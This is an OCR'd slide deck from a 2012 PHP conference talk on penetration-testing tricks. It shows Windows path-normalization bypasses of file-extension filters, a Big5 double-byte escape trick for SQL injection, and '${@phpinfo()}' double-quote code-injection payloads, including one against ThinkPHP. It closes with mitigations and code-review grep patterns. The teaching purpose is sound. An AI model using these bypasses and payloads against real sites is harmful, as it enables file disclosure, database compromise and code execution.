Security in PHP

那些在滲透測試的小技巧

2012/11/03 @ PHPCONF

<*Orange@chroot.org*>

About Me

- 蔡政達 aka Orange
- 2009 台灣駭客年會競賽冠軍
- 2011 全國資安競賽金盾獎冠軍
- 2011 東京 AVTOKYO 研討會講師

- 專精於
  - 駭客攻擊手法
  - Web Security
  - Windows Vulnerability Exploitation

About Me

- CHROOT Security Group 成員
- NISRA 資訊安全研究會 成員
- 偶爾做做滲透測試、講講課、接接 case.

- Blog
  - http://blog.orange.tw/

This talk is just for fun.

Don't be Serious. :)

何謂滲透測試？

What is Penetration Test？

何謂安全的網頁應用程式？

(Defined by Orange)

What is a Secure Web Application？

(駭客)看到 PHP 就高潮了。

<資深駭客■■語錄>

暖身運動

Live Code Review.


Is This Code Safe Enough ?

```
<?php
        $url = $_GET['url'];
        echo urlencode(  $url );
?>
```

漏洞簡單分級


- Low
  - *Sensitive Information Leakage…*
- Middle
  - *Insecure File Download/Access…*
- High
  - *Local File Inclusion, Code Injection, SQL Inj…*

Information Leakage



In Real World.

- Google://
  - site:yoursite "on line" Warning
  - site:yoursite "on line" "Fatal Error"
  - site:yoursite "on line" Notice




四個動作

- showNews.php?id=198
  - showNews.php?id=198/1
- checkName.php?u=lala
  - checkName.php?u=lala%cc'
- getFile.php?path=hsu.doc
  - getFile.php?path=./hsu.doc
- main.php?module=index
  - main.php?module[]=index

小故事

A True Story.


orangee : orange
File Edit View Bookmarks Settings Help
orange@z:~$ pwd
/home/orange
orange@z:~$ cd tmp
orange@z:~/tmp$ cd work/
orange@z:~/tmp/work$ find ./ -name "*.php" | wc -l
3249
orange@z:~/tmp/work$ find ./ -name "*.php" | xargs cat | wc -l
883957
orange@z:~/tmp/work$ find ./ -name "*bookmark*.php" | wc -l
26
orange@z:~/tmp/work$
<< back | track 5
orangee : orange

了解架構

1. Router, Controller 如何做 URL Mapping
2. 內部代碼如何被調用
3. 物件導向，分層架構
4. 自己實現的 DB ORM

「用 PHP 撐起整個世界」orz

Code Review

1. 從危險函數往上追
   - system exec shell_exec popen eval create_function call_user_func preg_replace…
2. 從使用者輸入往下追
   - _GET _POST _COOKIE _REQUEST _ENV _FILES _SERVER HTTP_RAW_POST_DATA php://input getenv …

- grep -Re
  - (include|require).+\$
  - (eval|create_function|call_user_func|…).+\$
  - (system|exec|shell_exec|passthru|…).+\$
  - (select|insert|update|where|…).+\$
  - (file_get_contents|readfile|fopen|…).+\$
  - (unserialize|parse_str|…).+\$
  - \$\$, $a\(\)
  - ……

- grep -Re
  - \$(_GET|_POST|_COOKIE|_REQUEST|_FILES)
  - \$(_ENV|_SERVER)
  - getenv
  - HTTP_RAW_POST_DATA
  - php://input
  - …

Even Find a Typo Error...

```
try {
        ……
        $trans->commit();
} catch (xxx_adapter_exception $e) {
        $trans->rollback();
        require_once 'xxx_exceptio$n.class.php'
        throw new xxx_exception( …… );
}
```

結論，進入主題

Let's return the main topic.

幾乎沒人知道的其一

1 / 3

PHP 路徑正規化

```
<?php
        $name = $_GET['name'];
        $name = basename( $name );
        if ( eregi( "(.php|.conf)$", $name ) )
                exit( "Not Allow PHP." );
        else
                readfile( DOCUMENT_ROOT. $name );
?>
```

PHP 路徑正規化

- down.php?name=
  - config.php
  - config"php
  - config.ph>
  - config.<
  - c>>>>>>"<
  - c<"<

Original	Will be replaced by
<	*
>	?
"	.

Test on PHP 5.4.8

newest stable version

(2012/10/17)

因為是 Windows 嘛。´_>`

This is Windows. ´_>`

Digging into PHP Source Code

- file_get_contents
  - > php_stream_open_wrapper_ex
  - > zend_resolve_path
  - > php_resolve_path_for_zend
  - > php_resolve_path
  - > tsrm_realpath
  - > virtual_file_ex
  - > tsrm_realpath_r

Win32API - FindFirstFile

```
TSRM_WIN32
 if (save && (hFind = FindFirstFile(path, &data)) == INVALID
     if (use_realpath == CWD_REALPATH) {
         /* file not found */
         return -1;
     }
     /* continue resolution anyway but don't save result in
     save = 0;
 }
```

PHP Functions Depended on This API

- file_get_contents
- file_put_contents
- file
- readfile
- phar_file_get_contents
- include
- include_once
- require
- require_once
- fopen
- opendir
- readdir
- mkdir
- ……

哈哈，你看看你。

Haha, look yourself.

On All Operation System

- config.php/.
- config.php///.
- c>>>>>.<////

Works on PHP 5.2. (2012/10/26)*

比較少人知道的其二

2 / 3

Double-Byte Charset Escape

- Web Browser 接 PHP Output (HTML)
  - Cross-Site Scripting
- DB Management 接 PHP Output (SQL)
  - SQL Injection

name.php?n=PHPCONF

SELECT * FROM [table]

WHERE username = 'PHPCONF'

name.php?n=PHPCONF'

```
SELECT * FROM [table]
WHERE username = 'PHPCONF\''
```

name.php?n=PHPCONF%cc'

```
SELECT * FROM [table]
WHERE username = 'PHPCONF%cc\''
```

Big5 Σ(゜△゜|||)


Before	After
PHPCONF	PHPCONF
PHPCONF'	PHPCONF\'
PHPCONF%80'	PHPCONF\'
PHPCONF%cc'	PHPCONF峇'

「高位位元組」使用了0x81-0xFE
「低位位元組」使用了0x40-0x7E，及0xA1-0xFE。

Double-Byte Charset Escape

- addslashes
- mysql_escape_string
- magic_quote_gpc

- Special Cases
  - pdo
  - mysql_real_escape_string



也許你會知道的其三

3 / 3

Double Quotes

- $url = "http://phpconf.tw/2012/";
- $url = "http://phpconf.tw/$year/";
- $url = "http://phpconf.tw/{$year}/";
- $url = "http://phpconf.tw/{${phpinfo()}}/";
- $url = "http://phpconf.tw/${@phpinfo()}/";

config.php

$dbuser = "root";

情境 A

install.php

<input type='text' name='dbuser'
value='root'>

config.php

```
$dbuser = "${@phpinfo()}";
```

情境 A

install.php

```
<input type='text' name='dbuser'
value='${@phpinfo()}'>
```


情境 B

```
$res = preg_replace('@(w+)'.$depr.'([^'.$depr.'\/]+)@e', '$var[\'\\1\']="\\2";', implode($depr,$paths));
```

https://orange.tw/index.php?s=module/action/param1/${@phpinfo()}

情境 B

Think PHP 任意代碼執行漏洞



總 結

Summary

Solutions

1. PHP 路徑正規化
   - 動態
   - 非動態
2. Double-Byte Charset Escape
   - UTF-8
   - 正確的編碼設定方式
3. Double Quotes Evaluate
   - Single Quotes
   - Notice Eval-like Functions

References

- PHP Security
  - *http://blog.php-security.org/*
- Oddities of PHP file access in Windows®.
  - *http://onsec.ru/onsec.whitepaper-02.eng.pdf*

Thanks.

<Orange@chroot.org>